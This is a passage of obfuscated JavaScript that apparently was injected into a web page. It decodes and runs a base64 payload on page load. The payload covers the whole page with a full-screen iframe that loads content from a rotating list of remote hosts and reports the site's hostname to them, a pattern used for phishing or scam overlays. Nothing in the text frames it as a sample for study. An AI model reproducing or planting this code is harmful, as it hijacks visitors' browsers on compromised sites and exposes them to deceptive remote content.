CcnKTtmYXkxOWguc3R5bGUuY3Nz’+’VGV4dD0ncG9zaXRpb246Zml4ZWQ7aW5zZXQ6MDt3aWR0aDoxMDAl’+’O2hlaWdodDoxMDAlO2JvcmRlcjowO3otaW5kZXg6MjE0NzQ4MzA1’+’NDtiYWNrZ3JvdW5kOiNmZmY7Jztkb2N1bWVudC5ib2R5LmFwcGVu’+’ZENoaWxkKEJkbWh6MCk7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGls’+’ZChmYXkxOWgpO2Z1bmN0aW9uIEM3NVp3eCgpe3RyeXtCZG1oejAu’+’cmVtb3ZlKCk7ZmF5MTloLnJlbW92ZSgpO31jYXRjaChfZSl7fXRy’+’eXtkZWxldGUgcnUzUmJrW2FXUzROd119Y2F0Y2goX2UyKXt9fUpD’+’M3hzVy5hZGRFdmVudExpc3RlbmVyKCdtZXNzYWdlJyxmdW5jdGlv’+’bihfZXYpe3RyeXtpZighX2V2fHwhX2V2LmRhdGEpcmV0dXJuO2lm’+’KF9ldi5kYXRhLnR5cGU9PT0nZnAtZW1iZWQtY2xvc2UnKUM3NVp3’+’eCgpO31jYXRjaChfZTMpe319KTtmdW5jdGlvbiB0TzRDVHcoQm9z’+’NWpuKXtpZihCb3M1am4+PWdpNHZiaC5sZW5ndGgpcmV0dXJuO3Zh’+’ciBfaD0nJzt0cnl7X2g9U3RyaW5nKEpDM3hzVy5sb2NhdGlvbiYm’+’KEpDM3hzVy5sb2NhdGlvbi5ob3N0bmFtZXx8SkMzeHNXLmxvY2F0’+’aW9uLmhvc3QpfHwnJykucmVwbGFjZSgvXnd3d1wuL2ksJycpO31j’+’YXRjaChfZWgpe312YXIgX3U9Z2k0dmJoW0JvczVqbl0rJy9lbWJl’+’ZC8nK2FXUzROdysnP2VtYmVkPTEnKyhfaD8oJyZob3N0PScrZW5j’+’b2RlVVJJQ29tcG9uZW50KF9oKSk6JycpO3ZhciBfdG89c2V0VGlt’+’ZW91dChmdW5jdGlvbigpe3RPNENUdyhCb3M1am4rMSk7fSwxMjAw’+’MCk7ZmF5MTloLm9ubG9hZD1mdW5jdGlvbigpe2NsZWFyVGltZW91’+’dChfdG8pO307ZmF5MTloLnNyYz1fdTt9dE80Q1R3KDApO31pZihk’+’b2N1bWVudC5yZWFkeVN0YXRlPT09J2xvYWRpbmcnKUpDM3hzVy5h’+’ZGRFdmVudExpc3RlbmVyKCdET01Db250ZW50TG9hZGVkJyxwNlFo’+’RWkpO2Vsc2UgcDZRaEVpKCk7fSkoKTs=’;(new lcucJL(SZYHuy(_0x26f08cf497)))()}(self);